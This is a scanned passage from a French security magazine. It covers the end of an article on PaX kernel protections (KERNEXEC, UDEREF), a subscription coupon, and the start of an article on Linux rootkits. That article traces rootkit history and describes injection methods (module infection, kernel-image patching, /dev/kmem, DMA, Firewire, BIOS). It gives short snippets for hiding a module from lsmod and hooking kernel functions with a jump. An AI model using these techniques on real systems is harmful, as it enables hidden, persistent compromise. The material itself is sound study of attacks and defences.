Le but de KERNEXEC est d'obtenir, en mode noyau, la même protection que la combinaison NOEXEC-MPROTECT-Contrôle d'accès Grsecurity en mode utilisateur (Cf. **[ext.6]**) : être certain qu'il n'est pas possible d'injecter du code exécutable en mode noyau (une exception est faite pour le chargement des modules, mais le chargement des modules est désactivable dans Grsecurity après le boot une fois que l'on est certain que tous les modules nécessaires sont chargés) (`echo 1 > /proc/sys/kernel/grsecurity/disable_modules`).

Pour cela, PaX change le descripteur de segment de code noyau correspondant au sélecteur KERNEL_CS, de sorte à ce qu'il soit strictement limité à la section exécutable du noyau. Cela empêche efficacement l'injection de code exécutable en mode noyau, y compris via la pile noyau et l'espace utilisateur, deux méthodes usuelles. Pour éviter qu'une faille permettant la réécriture de zones mémoires noyau ne contourne trop facilement KERNEXEC, la GDT et l'IDT ont été mises en lecture seule (leurs adresses étant facilement connues, elles seraient des cibles idéales). Dès lors, pour déjouer KERNEXEC et exécuter du code arbitraire en mode noyau, il est nécessaire d'attaquer de manière chirurgicale les tables de pages, ce que l'on suppose plus délicat.

4.2 Uderef

Avec KERNEXEC, les méthodes les plus simples d'exploitation de déréférences de pointeurs vers l'espace utilisateur (dont le NULL pointer dereference), comme réécrire un pointeur de fonction pour le faire pointer vers un shellcode sous contrôle de l'attaquant, sont déjà inefficaces. Cependant, il est toujours possible, si le noyau écrit ou lit involontairement en mémoire utilisateur, de contrôler des données noyau. Ceci est dangereux et peut mener à une exploitation réussie : c'est là que la protection UDEREF intervient.

Le patch de sécurité OpenWall essaie, lui, de lutter contre les failles de type NULL pointer dereference en interdisant de mapper la première page. Cela est dommage, car on peut faire beaucoup mieux et se protéger contre toutes les userland pointer dereferences génériquement et sans casser la compatibilité POSIX comme OpenWall. Depuis juillet 2007, SELinux propose une protection similaire à celle d'OpenWall (*Protection for exploiting NULL dereference using mmap*).

Dans la version 2.0 du noyau Linux, les déréférences de pointeurs nuls n'avaient pas les mêmes implications de sécurité. Cela était dû au fait que KERNEL_DS avait une base située au-dessus de l'espace utilisateur (PAGE_OFFSET). Dans le même ordre d'idée, mais en allant encore plus loin, UDEREF disjoint totalement le segment de données noyau (KERNEL_DS) du segment de donnée utilisateur (USER_DS). Cependant, plutôt que d'avoir une base située au-dessus de l'espace d'utilisateur, KERNEL_DS est simplement de type *expand-down*, c'est-à-dire que sa limite représente l'adresse minimale utilisable, avec une limite à PAGE_OFFSET. De son coté, USER_DS est limité à PAGE_OFFSET, ce qui rend bien les deux segments de données disjoints.

Cependant, toutes les fonctions de copie entre espace utilisateur et espace noyau doivent être adaptées, `ds` sera utilisé comme registre de segment source et `es` comme registre de segment de destination, soit implicitement (c'est la sémantique de certaines mnémoniques Intel comme movsd), soit explicitement avec un *segment override*. L'un de ces registres sera alors chargé avec USER_DS et l'autre avec KERNEL_DS et, grâce aux restrictions apportées à ces segments, nous sommes certains que la copie sera bien réalisée de l'espace noyau vers l'espace utilisateur (ou l'inverse) !

Malheureusement, les appels système sont parfois utilisés depuis le noyau lui-même (et pas seulement dans nos shellcodes ;) et les fonctions de copie entre espace utilisateur et espace noyau sont alors utilisées pour recopier des données de l'espace noyau dans l'espace noyau. Heureusement, pour déjouer les vérifications d'accès des appels système lors de ces copies intra-noyau, le noyau fait un appel à `SET_FS` pour changer la limite supérieure du thread (voir plus haut). C'est l'endroit idéal pour intervenir : on peut augmenter temporairement la limite du segment USER_DS de sorte à ce que la mémoire noyau redevienne accessible, le temps de la copie.

Une autre difficulté est l'utilisation de UDEREF dans un noyau s'exécutant dans une machine virtuelle (invité) en Ring-1. À cause du segment expand-down dont il n'est pas possible de baisser la limite supérieure, l'hyperviseur ne peut pas se protéger du système à l'aide de la segmentation. Il devra avoir recours à une émulation plus lourde qui fera chuter les performances. À cause de cela, PaX détecte VMware et désactive UDEREF dans le cas où il est virtualisé.

En résumé, PaX utilise la segmentation pour segmenter (Si, si !) zones de code et zones de données, zones noyau et zones utilisateur, ce qui permet de protéger le noyau contre certaines failles conduisant à une corruption de la mémoire. Cette protection peut être totale et garantie (UDEREF, sauf en cas d'exploitation dans les fonctions de recopie du noyau) ou partielle (KERNEXEC). Vous pouvez vous référer à **[ext.5]** pour une explication sur les techniques de *ret-to-lib* appliquées au noyau permettant dans certains cas de se passer de l'exécution de code arbitraire en mode noyau. En ce qui concerne les attaques que nous avions qualifiées plus haut de « logiques », la prévention générique doit être faite à un autre niveau. Les exemples avaient montré que ces attaques nécessitaient souvent un minimum de privilèges, c'est-à-dire d'accès au système, par exemple la possibilité d'exécuter un programme SUID-root ou de ptracer() un processus. Avec un système de contrôle d'accès efficace (Grsecurity, SELinux...), on peut implanter une politique de moindre privilège efficace qui réduira grandement les possibilités de l'attaquant. Aucune des attaques sur failles logiques présentées dans cet article n'aurait fonctionné avec une politique de moindre privilège correcte.

Conclusion

L'exploitation d'applications en mode utilisateur est de plus en plus restreinte, à la fois par l'existence de protections de plus en plus efficaces (heap sécurisés, non-exécutabilité, espace d'adressage aléatoire, compilateur ajoutant des

protections...) et par la plus faible exposition de celles-ci grâce au firewall. Pour déjouer ce dernier, de plus en plus de failles d'applications clientes sont exploitées.

En revanche, le noyau Linux ne bénéficie pas de ces avantages : sauf utilisation d'un firewall externe, il est directement exposé et les mécanismes de prévention de son exploitation ne sont pas largement déployés.

De plus, il se complexifie énormément. Outre le fait que de plus en plus de fonctionnalités sont disponibles dans le noyau, on remarque que de plus en plus de blobs, c'est-à-dire de codes binaire chargés en mode noyau font leur apparition. Cette complexification et le secret qui entoure ces blobs desservent la sécurité. Des failles exploitables à distance, comme la faille Nvidia ou les failles découvertes dans les pilotes Madwifi et Broadcom sont préoccupantes.

On remarque que la sécurité du noyau est légèrement mieux prise en compte depuis quelque temps, mais certaines failles sont encore corrigées silencieusement ou publiées comme étant de simples DoS, même lorsqu'elles ont beaucoup plus de conséquences. Est-ce volontaire de la part de certains développeurs ou non ? Cette question est le sujet de nombreuses polémiques.

PaX propose déjà quelques fonctionnalités pour protéger le noyau, très efficaces pour certaines classes de failles comme les userland pointer dereferences. Pour le reste, ce n'est pas parfait, mais c'est actuellement ce qu'il y a de mieux. Publicité : ceux qui veulent utiliser PaX simplement peuvent utiliser [ext.4].

Sous Windows, peu de protections sont apportées contre l'exploitation de failles noyau (la seule à notre connaissance étant /GS). Une différence notable par rapport au cas du noyau Linux est l'existence de nombreux pilotes tierce partie, sur lesquels Microsoft n'a que peu de contrôle. L'expérience a montré qu'il était beaucoup plus facile de trouver des failles dans ces drivers.

Notes

[1] Dans les adresses basses sous IA-32.

[2] 0xc0000000

[3] Task State Segment. Ce sont des segments proposés par l'architecture IA-32, permettant de faciliter les changements de contexte. Le noyau Linux n'utilise pas réellement ces segments. Il en existe un seul utilisé par toutes les tâches, qui est cependant mis à jour par le noyau à chaque changement de tâche. Cet unique TSS sert notamment à définir à quelle adresse se situe le sommet de la pile noyau de la tâche courante, utilisée par exemple lorsque le processeur constate un changement de niveau de privilège.

[4] On dit que l'ISR raise un softIRQ

[5] Très récemment

[6] Son code se trouve dans `arch/i386/kernel/process.c`

[7] Modulo que l'architecture cible soit de type IA-32

[8] L'appelant de l'appelant... d'une fonction vulnérable

[9] C'est-à-dire le droit de déboguer n'importe quel processus

Références

[ext.1] LOVE (Robert), *Linux Kernel Development*, Novell Press.

[ext.2] BOVET (Daniel P.), CESATI (Marco), *Understanding the Linux Kernel*, O'Reilly.

[ext.3] Intel, *IA-32 Software Developper's Manual*,
http://www.intel.com/products/processor/manuals/index.htm

[ext.4] Kernelsec : **http://kernelsec.cr0.org**

[ext.5] twiz & sgrakkyu, « *Attacking the Core: Kernel Exploitation Notes* », *Phrack* 64,
http://www.phrack.org/issues.html?issue=64&id=6

[ext.6] TINNÈS (Julien), « Protection de l'espace d'adressage : état de l'art sous Linux et OpenBSD », *Misc* 23.

[ext.7] Compilation d'exploits noyau,
http://cr0.org/kexploits-pub

[ext.8] *SSTIC* 2005, Sécurité du noyau Linux,
http://actes.sstic.org/SSTIC05/Rump_sessions/SSTIC05-rump-Tinnes-SecuLinux.pdf

[ext.9] STARZETZ (Paul), « *Linux Kernel do_brk() Vulnérability* »,
http://isec.pl/papers/linux_kernel_do_brk.pdf

[ext.10] Le piratage annuel des serveurs de Debian, édition 2003,
http://www.debian.org/News/2003/20031202

[ext.11] STARZETZ (Paul), « *do_mremap VMA limit local privilege escalation vulnerability* »,
http://www.isec.pl/vulnerabilities/isec-0014-mremap-unmap.txt

[ext.12] DELALLEAU (Gaël), « Vulnérabilités et gestion des limites mémoire », *SSTIC* 2005,
http://actes.sstic.org/SSTIC05/Vulnerabilites_et_gestion_des_limites_memoire/SSTIC05-article-Delalleau-Vulnerabilites_et_gestion_des_limites_memoire.pdf

Remerciements

Raphaël Rigo et Frédéric Raynal pour leur relecture attentive de cet article, Pipacs pour les discussions passionnantes sur la sécurité du noyau Linux et Laurent Butti pour son *fuzzer* Wifi qui nous permet de jouer avec des failles noyau distantes.

Philippe « Phil » Biondi et Fabrice « Serpillière » Desclaux pour leur aide très précieuse.

Offres de couplage !

Si oui, ces offres d'abonnement à tarif préférentiel vous sont destinées.

Bon de commande à remplir et à retourner à :

Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

OUI, je m'abonne et désire profiter des offres spéciales de couplage

Je coche la référence de l'offre :	Prix	Qté.	Total
☐ 11 N°s GNU/Linux Mag. + 6 N°s GNU/Linux Mag HS	79 €		
☐ 11 N°s GNU/Linux Mag. + 6 N°s MISC	83 €		
☐ 11 N°s GNU/Linux Mag. + 6 N°s MISC + 6 N°s GNU/Linux Mag HS	105 €		
☐ 11 N°s GNU/Linux Mag. + 6 N°s MISC + 6 N°s GNU/Linux Mag HS + 6 N°s Linux Pratique	129 €		
OFFRES VALABLES UNIQUEMENT EN FRANCE MÉTRO*		TOTAL	

*Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

4 façons de vous abonner :

- ☒ par courrier postal en nous renvoyant le bon ci-dessous
- ☒ par le Web, sur **www.ed-diamond.com**
- ☒ par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- ☒ par fax au 03 88 58 02 09 (CB)

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon règlement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

2/3

Les rootkits sous Linux : passé, présent et futur

mots clés : *malware / rootkit Linux / injection / détournement*

1. Les rootkits en bref

Nous nommons *rootkit*, un ensemble de modifications permettant à un attaquant de maintenir dans le temps un contrôle frauduleux sur un système d'information. Il emprunte pour cela aux différentes catégories de codes malveillants et s'en distingue. Les stratégies adoptées dans la conception d'un rootkit doivent répondre aux objectifs de l'attaquant. Ce dernier souhaite le plus souvent passer inaperçu et dissimuler son activité malveillante. Le rootkit est alors en charge de cela. Il est souvent souhaitable de dissimuler le rootkit lui-même et/ou de le rendre robuste : (1) face aux actions entreprises à son encontre s'il est détecté (résistance), (2) lors du redémarrage de la machine compromise (persistance). Ainsi, les rootkits peuvent être caractérisés suivant trois critères [5] : l'*invisibilité*, la *robustesse* et le *pouvoir d'infestation*. Ce dernier exprime le degré d'ingérence du rootkit dans le système, c'est-à-dire la quantité d'éléments qui sont affectés par le rootkit dans le système compromis.

Des rootkits existent pratiquement pour n'importe quel système d'exploitation, même les moins courants. Il suffit d'aller jeter un coup d'œil à ce qui s'est passé en Grèce en 2005 où des « hackeurs » (ou du moins des personnes ayant des connaissances très pointues) ont installé un rootkit dans un *switch* PSTN de type Ericsson. Du grand art [1].

Les rootkits, quel que soit le système sur lequel ils tournent, offrent généralement les mêmes types de fonctionnalités :

- se cacher eux-mêmes sur le système ;
- permettre de cacher les activités de l'attaquant : en général, il s'agit des processus, des fichiers et des connexions réseau ;
- être capable d'espionner l'activité des utilisateurs légitimes ;
- installer une *backdoor* sur le système pour en prendre le contrôle facilement.

Ils ne sont cependant pas tous implémentés de la même manière et ont bien évolué depuis le premier rootkit Linux. Retournons un peu en arrière...

2. Une petite histoire des rootkits

Les rootkits ne datent pas d'hier. Il est cependant difficile de dire quand le premier rootkit a vu le jour, spécialement parce que la différence est parfois floue entre un *trojan* et un rootkit (exemple de *backorifice*). Dans le monde Linux, un des premiers rootkits qui a fait fureur était *T0rnkit*. Il permettait de cacher les connexions, les fichiers, les processus et offrait une backdoor à distance sur un port précis. Pour ce faire, il remplaçait toute une série de binaires comme `ls`, `du`, `find`, `netstat` ou encore `ps`. Ce rootkit était relativement efficace à l'époque, bien que trop facilement détectable. En effet, il n'impliquait aucun mécanisme noyau, mais se contentait de remplacer des binaires. Pas très discret.

Après T0rnkit, un autre rootkit qui fût très populaire est *Knark*. Ce rootkit était un des premiers rootkits noyau se présentant sous la forme d'un module noyau. Il offrait sensiblement les mêmes fonctionnalités que T0rnkit, mais tout était réalisé à partir du noyau ce qui compliquait fortement sa détection. Précisons que deux ou trois ans auparavant, les premiers articles sur le hacking du noyau Linux ont vu le jour dans un magazine appelé *Phrack* [2][3]. Il n'a donc pas fallu trop longtemps pour que le premier rootkit noyau sorte. Cependant, il n'était pas encore « complet ».

Le premier rootkit vraiment complet fut *Adore*. La première version d'Adore était une version basée sur la modification de la table des appels système. Au niveau de la furtivité, bien qu'étant un rootkit noyau, ce n'était pas encore très avancé (facile de détecter une modification de cette table), mais ses fonctionnalités et surtout sa stabilité en ont fait un des rootkits les plus appréciés. La version 2 d'Adore (Adore-ng) offrait en grande partie les mêmes fonctionnalités que la première, mais, au lieu de compromettre la table des appels système, c'est le VFS (*Virtual File System*) qui était compromis. Le grand avantage d'attaquer le VFS, en dehors d'être moins visible, est d'être très portable et très stable. On vit ainsi des versions d'Adore-ng pour BSD peu après la version Linux. La couche VFS étant aussi présente sous BSD, il fut facile de porter ce rootkit sous d'autres UNIX.

Un dernier rootkit reste encore à présenter avant de se rapprocher du Saint Graal. *KIS* fut un des premiers rootkits basé sur le périphérique `/dev/kmem`. Ainsi, il s'injectait directement dans la mémoire du noyau sans passer par un module. Avec plus de 3000 lignes de code, ce rootkit était assez impressionnant. Il disposait même d'une interface graphique pour le client ! Mais passons au rootkit public qui fût le plus efficace : *suckit*. Ce rootkit était génial. Comme KIS, il s'injectait par le périphérique `/dev/kmem`. Comme Adore-ng, il était très stable, très portable et marchait sur les machines multiprocesseurs (ce qui amène pas mal de problèmes lors de la création d'un rootkit). La technique d'injection n'était pas nouvelle, puisqu'elle fût inventé par Silvio Cesare bien avant sa sortie, mais c'était le meilleur rootkit complet dans son genre. Outre les classiques fonctionnalités pour cacher les fichiers/connexions/processus, il incluait un *sniffer* ciblant les mots de passe transitant sur le réseau, directement à partir du noyau. Il infectait `init` pour se relancer après un redémarrage du système et installait une backdoor en forme de *remote shell connect back* utilisable seulement sur mot de passe et avec canal chiffré. De plus, un avantage pour les *noobs* était sa facilité d'installation. Pour les plus curieux, l'analyse de son code source était riche en enseignement, puisque les techniques de l'époque y étaient expliquées. Tout cela concourut à l'utilisation intensive de ce rootkit par des attaquants en tout genre. On le retrouva ainsi sur de nombreux systèmes compromis et *honeypots*. Aujourd'hui encore, il sévit.

Depuis, une deuxième version de suckit a *leaké* sur *packetstorm*, celle-ci n'étant pas complètement fonctionnelle. Encore une fois, le code source était plus qu'intéressant (encore aujourd'hui) à analyser, puisqu'il contenait des techniques méconnues du public

Éric Lacombe
LAAS-CNRS
Université de Toulouse
eric.lacombe@{laas.fr, security-labs.org}

François Gaspard
kad@miscmag.com

à cette époque, comme le stockage de données dans une LDT (*Local Descriptor Table*) créée depuis un processus. Son code fait presque 20000 lignes ! De nos jours, un des rootkits qui sort du lot est *Mood-NT* du groupe Antifork **[4]**. Il se charge via `/dev/kmem` et s'utilise sur les noyaux 2.6 avec toutes les fonctionnalités attendues pour un rootkit. À noter qu'une technique très pointue est présente dans ce rootkit, technique non expliquée dans le code source, ni nulle part ailleurs sur Internet. À bon entendeur...

Comme on le voit, le développement de rootkits ne date pas d'hier, beaucoup de rootkits ont vu le jour sous des formes aussi diverses que variées. À côté des rootkits prêts à l'emploi, une multitude d'articles ont été rédigés ces dernières années expliquant des techniques de compromission du noyau, parfois très originales, mais parfois totalement inutiles. Certaines techniques pourtant, bien que connues, n'ont pas eu l'impact qu'elles auraient dû avoir. Dans cet article, nous vous en présentons quelques-unes. Mais avant cela, présentons la façon dont s'articule un rootkit.

3. L'architecture des rootkits

Un rootkit est composé d'un certain nombre d'éléments fonctionnels le caractérisant. Nous les regroupons en quatre classes **[5]** :

- L'injecteur : c'est l'élément qui permet à l'attaquant d'installer le rootkit dans le système compromis. Diverses techniques existent. Nous en expliquons quelques-unes par la suite.
- Le module de protection : c'est en quelque sorte le « cœur » du rootkit. Il consiste en mécanismes employés par le rootkit afin de « protéger » l'activité de l'attaquant, ainsi que la sienne, sur la machine compromise. Différents procédés sont alors envisageables, souvent mettant en œuvre des techniques de dissimulation et de furtivité. Nous expliquons quelques-uns de ces procédés dans la suite de cet article.
- La backdoor : il s'agit de l'interface entre l'attaquant et les services du rootkits. Dans le cas où l'attaquant opère depuis sa machine, elle se découpe en deux parties. La première correspond au canal de communication mis en place par le rootkit entre la machine de l'attaquant et le système compromis. La deuxième consiste en le vecteur employé par le rootkit – sur la machine compromise – afin d'exécuter ses services (détournement d'appels système, etc.). Dans le cas où l'attaquant opère en local, la backdoor est constituée uniquement de cette dernière partie. Dans la suite de l'article, nous n'expliquons que des techniques relatives à cette dernière composante de la backdoor, laquelle est sujette aux spécificités du système d'exploitation compromis qui, dans notre cas, correspond aux systèmes UNIX, voire, plus spécifiquement, Linux pour certaines techniques.
- Les services : ils correspondent ni plus ni moins aux différentes fonctionnalités qu'offre le rootkit à l'attaquant. On distingue les services passifs ou encore d'espionnage, liés à la récupération d'information, des services actifs (ou encore producteur) fournissant à l'attaquant le reste des fonctionnalités nécessaires à son activité malicieuse (lancement de DoS, suppression de données, rebond vers d'autres systèmes, déploiement de vers/virus, etc.). Nous ne traitons pas dans la suite ces services, lesquels ne constituent pas la nature même du rootkit.

Insistons sur le fait qu'il s'agit d'une décomposition **fonctionnelle** du rootkit. Ainsi, le module de protection est rattaché aux mesures qu'utilise le rootkit pour se protéger, ainsi que protéger l'activité de l'attaquant. Il peut s'agir de la dissimulation de son code, des processus de l'attaquant, etc. mais de techniques pour le rendre robuste (« prise en otage » de données sensibles par exemple) ou bien encore un mélange des deux. Tout dépend de la stratégie adoptée. Aussi, un service comme la dissimulation d'un processus est également considéré comme une mesure du module de protection si ce service est employé pour camoufler l'activité de l'attaquant ou dissimuler le rootkit lui-même.

Après avoir brièvement expliqué comment un rootkit est fonctionnellement structuré, attardons-nous sur quelques-unes des techniques déployées, en commençant par les plus classiques, mais néanmoins incontournables.

4. Revue des techniques de base employées par les rootkits

Nous considérons dans cette section uniquement le cas des rootkits noyau sur architecture x86.

4.1 Méthodes d'injection

4.1.1 Création d'un nouveau module

La technique la plus ancienne et la plus connue pour l'insertion d'un code dans le noyau est bien évidemment de compiler le code en tant que module et de l'insérer dans le noyau. Nous profitons ici de la fonctionnalité très pratique du noyau Linux d'ajouter une fonctionnalité lorsque le système est à chaud. La compilation d'un module ne pose en aucun cas un problème, mais il est cependant utile de préciser que l'insertion et la compilation d'un module sous noyau 2.4 et 2.6 est légèrement différente.

Cette technique d'insertion étant la plus connue de toutes, nous n'allons pas nous attarder dessus. Sachez cependant que lors de l'insertion d'un module, celui-ci sera dans la liste des modules. En d'autres mots, si un administrateur exécute la commande `lsmod`, il détectera le module. En effet, lorsqu'un module est inséré dans le noyau, il est ajouté à une liste chaînée qui est utilisée pour connaître les modules présents dans le noyau. Elle est utilisée lors de l'exécution de `lsmod` qui fait appel à l'appel système `query_module` qui se sert de cette liste chaînée. Quand un module est inséré, c'est en tête de liste, tête à laquelle on ne peut accéder directement. On peut retrouver la valeur de la tête de liste à l'aide du fichier `System.map`, mais malheureusement ce fichier n'est pas toujours présent sur le système (il est possible de le reconstituer à partir de l'image noyau).

L'astuce est d'insérer un deuxième module juste après avoir inséré un premier module. Le code de ce deuxième module sera relativement court, puisqu'il s'agira juste d'une ligne :

```
__this_module.next = __this_module.next->next;
```

Pour faire bref, nous retirons le premier module malicieux de la liste des modules. Une fois ceci fait, on enlève ce deuxième module qui n'a plus rien à faire dans le noyau maintenant puisqu'il a rempli son job ! :) Notre module malicieux est maintenant invisible pour `lsmod`.

4.1.2 Infection d'un module existant

Pourquoi insérer un module si on peut rajouter notre code à un module légitime ? Il est en effet possible de profiter de la présence de modules dans le système (carte réseau, carte son...) afin de leur rajouter quelques fonctionnalités. Pour cela, deux techniques : une longue et une courte.

La longue tout d'abord. Un module est, tout comme un binaire ou une bibliothèque sous Linux, au format ELF, c'est-à-dire qu'il comporte des sections et des segments. L'astuce est de modifier l'adresse de la fonction d'initialisation d'un module. Lors du développement d'un module, une des fonctions principales est la fonction `init_module` qui sera la première fonction exécutée lors du chargement du module. L'adresse de cette fonction se trouve dans la section `.strtab` (section qui contient un ensemble de chaînes de caractères). L'idée est de modifier la chaîne de caractères qui contient l'adresse de la fonction `init_module` pour la changer par la fonction de notre choix. Notre nouvelle fonction `init_module` charge notre code malicieux, puis appellera la fonction `init_module` d'origine. Il reste alors à *relinker* les deux modules ensemble avec `ld`. Un peu de connaissance en ELF est nécessaire pour y arriver cependant **[16]**.

La deuxième technique pour infecter un module est beaucoup plus simple et pourtant moins connue. Il s'agit plus ou moins de la même technique que la première, excepté que nous ne touchons pas au format ELF. Comme dit plus haut, il existe la fonction `init_module` qui est la première fonction appelée lors du chargement d'un module. L'idée est de charger le module légitime en mémoire à l'aide de `mmap`, de rechercher la chaîne de caractères `init_module` et de la remplacer par le nom de notre fonction d'initialisation. Comme d'habitude, notre fonction d'initialisation charge notre code malicieux en mémoire et appelle ensuite la fonction d'initialisation d'origine. Une fois ceci fait, il faudra encore une fois utiliser la commande `ld` pour `relinker` les deux modules ensemble **[17]**.

4.1.3 Modification de l'image noyau sur disque

La technique suivante consiste à modifier l'imagine noyau sur disque. Lorsqu'un système Linux démarre, une des premières tâches est de charger le noyau en mémoire. Ce « noyau » est en fait un fichier présent sur le système de fichier. Il porte en général le nom de `vmlinux` et se trouve dans le répertoire `/boot`. À noter que ce fichier est inutilisable en tant que tel, car il est compressé avec `gzip`, mais il est très facile de le décompresser (indice : trouver les X premiers octets correspondant à un fichier GZIP). L'idée est donc d'insérer un module noyau dans l'image du noyau sur disque. Ainsi, quand le noyau est chargé au démarrage du système, notre module est chargé en même temps. Cette technique est assez complexe, mais efficace puisqu'elle permet que le module soit toujours présent après un redémarrage du système. Les trois principales étapes pour y arriver sont : (1) trouver de l'espace dans l'image sur disque pour insérer notre module, (2) reloger les symboles du module inséré et (3) permettre le chargement du module lors du chargement du système **[18]**.

4.1.4 Insertion à l'aide du périphérique virtuel /dev/kmem

Une des techniques les plus connues et les plus « élégantes » (question de goût !) est d'utiliser le périphérique virtuel `/dev/kmem`. Ce périphérique est un nœud d'accès à l'espace d'adressage du noyau. Il est ainsi possible d'écrire dans la mémoire noyau à l'emplacement souhaité. Nous ne nous attarderons pas trop sur cette technique, puisque celle-ci est assez bien documentée sur Internet **[19]**. Son grand avantage est de pouvoir fonctionner même si le support pour module est inexistant. Cependant, elle est totalement inutile sur un système avec Grsecurity, puisqu'il empêche l'écriture sur `/dev/kmem`.

Une autre technique dérivée de la précédente est de passer par `/dev/mem` qui est un nœud d'accès à toute la mémoire physique (donc noyau, processus, etc.), alors que `/dev/kmem` est un nœud d'accès à l'espace d'adressage du noyau. Il est donc possible de passer par `/dev/mem` pour accéder à l'image noyau. Comme pour la technique précédente, des fonctions de lectures et d'écritures sont nécessaires pour manipuler l'image noyau. Ces deux techniques ne sont pas si simples, puisqu'il faut pouvoir reloger les fonctions/symboles injectés dans le noyau, trouver de la place pour stocker notre code, trouver des adresses de fonctions à la volée... Rien d'insurmontable, mais cependant bien plus complexe que l'insertion d'un code malicieux à l'aide d'un module.

4.1.5 Utilisation du DMA

Une technique encore plus originale, mais encore plus difficile à implémenter est d'utiliser le DMA (*Direct Memory Access*) pour corrompre le noyau. Pour faire bref, une des principales tâches du DMA est de transférer des données (lecture/écriture) entre les périphériques (carte son, graphique, etc.) et la mémoire vive du système sans presque aucune interaction avec le processeur. Aussi, sous Linux, il est possible à partir du système d'exploitation d'avoir accès aux ports d'entrée/sortie (E/S), par exemple le port du clavier, de la carte graphique... ou encore du DMA. Les ports d'E/S sont un moyen de communication entre le processeur et les différents périphériques de la machine. Ce sont ces ports qui sont entre autres utilisés par les *drivers* pour communiquer avec leur périphérique respectif.

Il est possible d'accéder aux ports d'E/S de deux façons sous Linux. La première est d'utiliser `/dev/port`. Comme pour `/dev/kmem`, il suffit de lire et d'écrire à la bonne adresse correspondant au port voulu. La deuxième est d'utiliser les fonctions `inb`, `outb`, `intw`, `outw`, `intl` et `outl`. Ces fonctions lisent et écrivent au port donné en argument (port 8, 16 ou 32 bits). En utilisant le port destiné au DMA, il est ainsi possible d'écrire directement dans la mémoire du système à partir du *user land*. À noter que pour utiliser ces fonctions, il faut préalablement utiliser les appels système `iopl` et `ioperm` pour changer les permissions sur le port désiré. La technique est sensiblement similaire à `/dev/kmem`, c'est pourquoi un patch de sécurité comme Grsecurity protège l'utilisation des appels système `iopl` et `ioperm` **[22]**.

4.1.6 Utilisation du bus Firewire

Une autre technique intéressante pour injecter un code dans la mémoire du noyau est d'utiliser le bus série Firewire, qui sert généralement à relier au système des périphériques gourmands en bande passante comme un disque dur. La « faille » (qui n'est

en pas une, mais plutôt une fonctionnalité) est que le bus Firewire permet un accès direct à la mémoire du système (en passant par le DMA). L'inconvénient ici est qu'il faut un accès physique à la machine et que celle-ci doit supporter le bus Firewire. L'avantage est que l'on peut lire et écrire dans la mémoire principale sans que le système d'exploitation soit impliqué. En d'autres termes, pas besoin d'être *root* pour pouvoir injecter quelque chose dans la mémoire du noyau, puisque l'OS n'intervient pas [20][21].

4.1.7 Les exploits noyau

Une autre technique pour insérer du code dans le noyau est de profiter d'une faille dans le noyau. Depuis quelques années, on a ainsi pu voir une multitude de vulnérabilités trouvées dans les noyaux des systèmes d'exploitation. Tout comme leur équivalent en espace utilisateur, les vulnérabilités en espace noyau peuvent être de types *buffer overflow* ou encore *race condition*. L'idée ici est de profiter d'un bug noyau pour y insérer du code. À noter que les exploits noyau profitent déjà de ce mécanisme pour lire et écrire dans la mémoire noyau. Cependant aucun rootkit public à ce jour ne s'injecte lors de l'exploitation d'un bug noyau [23].

4.1.8 Compromettre le BIOS

Une dernière technique présentée ici pour injecter du code dans le noyau est de corrompre le BIOS. Le BIOS est la première entité qui possède un contrôle sur le système avant que celui-ci ne démarre. En d'autres termes, il permet d'exécuter du code avant que le système ne démarre. L'idée est de modifier le BIOS pour qu'il charge un code de notre choix au démarrage du système et non le *bootloader* original. Ce code chargera alors notre noyau corrompu par exemple. Une méthode encore plus subtile, mais bien plus difficile à implémenter (rien de public à ce jour) est de démarrer le système avec le noyau original et de le patcher à la volée [22].

4.2 Méthodes de détournement du flux d'exécution


La figure 1 illustre les différentes techniques abordées dans cette section.

4.2.1 Technique du hijacking

La technique du *hijacking* de fonctions noyau consiste à remplacer une partie du code d'une fonction noyau en mémoire par des instructions effectuant un saut vers un code arbitraire. Silvio Cesare est le précurseur dans ce domaine. Cependant, cette technique était déjà bien connue depuis bien longtemps par les concepteurs de virus. La technique [8] consiste à remplacer les 7 premiers octets de la fonction à détourner par deux instructions d'assembleur (lesquelles font bien entendu 7 octets) :

```
movl $address_to_jump,%eax
jmp *%eax
```

`$address_to_jump` correspond ici à l'adresse du code arbitraire à exécuter. Ainsi, lorsque la fonction originale est appelée, un saut indirect se produit vers le code arbitraire et l'exécution se poursuit à ce niveau. La fonction de remplacement proposée par Silvio Cesare exécute la fonction originale sous certaines conditions, afin



1 *Les différents points de détournement du flux d'exécution*

de ne pas altérer le comportement du noyau. Pour cela, elle recopie les 7 premiers octets originaux – préalablement sauvegardées – au début de la fonction détournée, et ensuite appelle cette fonction. Enfin, elle restaure la situation initiale en recopiant de nouveau les 2 instructions de détournement.

4.2.2 Hooking et appels système

